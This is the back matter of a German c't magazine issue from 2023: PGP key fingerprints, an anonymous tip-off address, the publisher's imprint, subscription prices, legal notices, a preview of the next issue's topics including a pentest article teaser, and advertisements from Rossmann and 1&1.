ct magazine CERTIFICATE <pgpCA@heise.de>
D337 FCC6 7EB9 09EA D1FC 8065 5C1C 1DC5 BEED D33A
Key-ID: 2BAE3CF6DAFFB000
ct magazine CERTIFICATE <pgpCA@ct.heise.de>
A3B5 24C2 01A0 D0F2 355E 5D1F 2BAE 3CF6 DAFF B000
Key-ID: DBD245FCB3B2A12C
ct magazine CERTIFICATE <pgpCA@ct.heise.de>
19ED 6E14 58EB A451 C5E8 0871 DBD2 45FC B3B2 A12C
```

heise Investigativ: Über diesen sicheren Briefkasten können Sie uns anonym informieren.
Anonymer Briefkasten: https://heise.de/investigativ
via Tor: ayznmonmewb2tjvgf7ym4t2726muprjvwckzx2vhf2hbarbbzydm7oad.onion

Verlag

Heise Medien GmbH & Co. KG
Postfach 61 04 07, 30604 Hannover
Karl-Wiechert-Allee 10, 30625 Hannover
Telefon: 05 11/53 52-0
Telefax: 05 11/53 52-129
Internet: www.heise.de

Herausgeber: Christian Heise, Ansgar Heise, Christian Persson

Geschäftsführer: Ansgar Heise, Beate Gerold

Mitglieder der Geschäftsleitung: Jörg Mühle, Falko Ossmann

Anzeigenleitung: Michael Hanke (-167) (verantwortlich für den Anzeigenteil), www.heise.de/mediadaten/ct

Anzeigenpreise: Es gilt die Anzeigenpreisliste Nr. 40 vom 1. Januar 2023.

Anzeigen-Auslandsvertretung (Asien): Media Gate Group Co., Ltd., 7F., No. 182, Section 4, Chengde Road, Shilin District, 11167 Taipei City, Taiwan, www.mediagate.com.tw Tel: +886-2-2882-5577, Fax: +886-2-2882-6000, E-Mail: mei@mediagate.com.tw

Leiter Vertrieb und Marketing: André Lux (-299)

Werbeleitung: Julia Conrades (-156)

Service Sonderdrucke: Julia Conrades (-156)

Druck: Firmengruppe APPL, appl druck, Senefelderstr. 3-11, 86650 Wemding

Kundenkonto in der Schweiz: PostFinance, Bern, Kto.-Nr. 60-486910-4, BIC: POFICHBEXXX, IBAN: CH73 0900 0000 6048 6910 4

Vertrieb Einzelverkauf:

DMV Der Medienvertrieb GmbH & Co. KG
Meßberg 1
20086 Hamburg
Tel.: 040/3019 1800, Fax: 040/3019 1815
E-Mail: info@dermedienvertrieb.de
c't erscheint 14-täglich

Einzelpreis 5,90 €; Österreich 6,50 €; Schweiz 9.90 CHF; Belgien, Luxemburg 6,90 €; Niederlande 7,20 €; Italien, Spanien 7,40 €, Dänemark 64,00 DKK
Abonnement-Preise: Das Jahresabonnement kostet inkl. Versandkosten: Inland 144,20 €, Österreich 155,40 €, Europa 165,20 €, restl. Ausland 191,80 € (Schweiz 236.60 CHF); ermäßigtes Abonnement für Schüler, Studenten, Auszubildende (nur gegen Vorlage einer entsprechenden Bescheinigung): Inland 105,00 €, Österreich 99,40 €, Europa 124,60 €, restl. Ausland 152,60 € (Schweiz 145.60 CHF). c't-Plus-Abonnements (inkl. Zugriff auf das c't-Artikel-Archiv sowie die App für Android und iOS) kosten pro Jahr 25,00 € (Schweiz 30.80 CHF) Aufpreis. Ermäßigtes Abonnement für Mitglieder von AUGE, bdvb e.V., BvDW e.V., /ch/open, GI, GUUG, ISACA Germany Chapter e.V., JUG Switzerland, VBIO, VDE und VDI (gegen Mitgliedsausweis): Inland 108,15 €, Österreich 116,55 €, Europa 123,90 €, restl. Ausland 143,85 € (Schweiz 177.45 CHF). Luftpost auf Anfrage.

Leserservice:

Bestellungen, Adressänderungen, Lieferprobleme usw.
Heise Medien GmbH & Co. KG
Leserservice
Postfach 24 69
49014 Osnabrück
E-Mail: leserservice@ct.de
Telefon: 05 41/8 00 09-120
Fax: 05 41/8 00 09-122
c't abonnieren: Online-Bestellung via Internet (*www.ct.de/abo*) oder E-Mail *(leserservice@ct.de)*.

Eine Haftung für die Richtigkeit der Veröffentlichungen kann trotz sorgfältiger Prüfung durch die Redaktion vom Herausgeber nicht übernommen werden. Kein Teil dieser Publikation darf ohne ausdrückliche schriftliche Genehmigung des Verlags in irgendeiner Form reproduziert oder unter Verwendung elektronischer Systeme verarbeitet, vervielfältigt oder verbreitet werden. Die Nutzung der Programme, Schaltpläne und gedruckten Schaltungen ist nur zum Zweck der Fortbildung und zum persönlichen Gebrauch des Lesers gestattet.

Für unverlangt eingesandte Manuskripte kann keine Haftung übernommen werden. Mit Übergabe der Manuskripte und Bilder an die Redaktion erteilt der Verfasser dem Verlag das Exklusivrecht zur Veröffentlichung. Honorierte Arbeiten gehen in das Verfügungsrecht des Verlages über. Sämtliche Veröffentlichungen in c't erfolgen ohne Berücksichtigung eines eventuellen Patentschutzes.

Warennamen werden ohne Gewährleistung einer freien Verwendung benutzt. Hergestellt und produziert mit Xpublisher: www.xpublisher.com. Printed in Germany. Alle Rechte vorbehalten. Gedruckt auf chlorfreiem Papier.

© Copyright 2023 by Heise Medien GmbH & Co. KG

ISSN 0724-8679 AWA LAE

Vorschau c't 13/2023

Ab 20. Mai im Handel und auf ct.de

Trojaner mit Desinfec't 2023

Das c't-Sicherheitstool Desinfec't hilft Ihnen, wenn Windows akut von Viren zerfressen wird. Sie können es aber auch zur gelegentlichen Vorsorge vom USB-Stick starten und die vier integrierten Virenscanner auf die Jagd nach Trojanern schicken. Die Sammlung enthält außerdem viele nützliche Werkzeuge etwa zur Datenrettung.

Kompakte Premiumnotebooks

Prozessoren der aktuellen Chipgeneration gibt es derzeit nur in Oberklassenotebooks. Bei solchen 13- und 14-Zöllern des Jahrgangs 2023 findet man dann auch viel Komfort in Form von Näherungssensoren, hochauflösenden Webcams, OLED-Bildschirmen, langen Laufzeiten und geringem Gewicht. Wir testen sieben Exemplare dieser Klasse.

Notebook-Docking per USB-C und Thunderbolt

Alles durch ein Kabel: Mobilrechner mit USB-C oder Thunderbolt brauchen keine speziellen Dockingstationen mehr. Es gibt heute diverse Möglichkeiten, um Netzteil, Monitor und Peripheriegeräte komfortabel anzuschließen. Wir erklären die Technik und testen Thunderbolt-4-Docks.

KI im Klassenraum

Die einen feiern generative KI als Revolution des Lernens, die anderen fürchten, dass ChatGPT künftig Hausaufgaben erledigt und Abschlussarbeiten verfasst. Wie kann ein souveräner und konstruktiver Umgang mit KI in Schule und Uni aussehen?

Spannende Hacking-Praxis

Einem Pentester über die Schulter geschaut: Ausgehend von einem einfachen Benutzerkonto erweitert der Pentester Adrian Vollmer Schritt für Schritt seine Rechte im Netzwerk des Auftraggebers. Lesen Sie, ob er es schafft, die höchsten Berechtigungsstufen zu erlangen.

Noch mehr Heise-Know-how

Verpassen Sie nicht unser Jubiläumsheft „40 Jahre c't", das am 13. Mai erscheint.

iX 5/23 jetzt im Handel und auf heise-shop.de

c't Fotografie 03/23 jetzt im Handel und auf heise-shop.de

ROSSMANN
Mein Drogeriemarkt

Unsere IT-Landschaft – du hast den Überblick.

Du bist Experte (m/w/d) im Bereich Enterprise Architecture?

Dann bewirb dich jetzt als Enterprise Architekt (m/w/d)!
jobs.rossmann.de

Galaxy S23 + Watch5 Pro inklusive

Mit 1&1 Flatrate für Smartphone und Uhr.

Samsung Galaxy Watch und Smartphone für 0,– € einmalig.*

Die **Galaxy Watch5 Pro** im eleganten Design vereint mobile Produktivität und praktische Fitnesstechnologie. Aus einer riesigen Auswahl an Armbändern und Ziffernblatt-Kombinationen wählen Sie Ihre individuelle Smartwatch. Sichern Sie sich jetzt die Samsung Galaxy Watch5 Pro mit dem neuen Smartphone Galaxy S23 im **1&1 Premium-Paket für 0,– € einmalig.***

Zur **millionenfach bewährten 1&1 All-Net-Flat** erhalten Sie gratis eine herkömmliche SIM-Karte sowie eine eSIM*, um Handy und Watch unabhängig zu nutzen.

MEMBER OF united internet

1&1

1und1.de
0721 / 960 1000

*Ein Gerät der Samsung Galaxy S23-Serie inklusive Samsung Galaxy Watch5 Pro und 2 SIM-Karten (zweite SIM-Karte ohne Aufpreis als eSIM mit gleicher Rufnummer) für je 0,– € einmalig in Verbindung mit einer 1&1 All-Net-Flat mit 24 Monaten Laufzeit, z.B. das Samsung Galaxy S23 mit der 1&1 All-Net-Flat S (5 GB Highspeed-Volumen pro Monat, danach unbegrenzt mit 64 kBit/s weitersurfen) die ersten 6 Monate für 34,99 €/Monat, danach 69,99 €/Monat. Die Gesamt-UVP setzt sich zusammen aus 949,– € (UVP S23) und 519,– € (UVP Watch5 Pro). Gratis Telefonieren und Surfen gilt nicht für Sonder- und Premiumdienste, Verbindungen aus Deutschland ins Ausland sowie Roaming außerhalb EU gemäß Preisliste. Telefonate in dt. Fest- und Handynetze inklusive sowie Verbindungen innerhalb des EU-Auslands und aus EU nach Deutschland plus Island, Liechtenstein und Norwegen. Bereitstellungspreis 39,90 €. 24 Monate Vertragslaufzeit. Änderungen und Irrtümer vorbehalten. Preise inkl. MwSt. 1&1 Telecom GmbH, 56403 Montabaur. WEE-Nr. DE13470330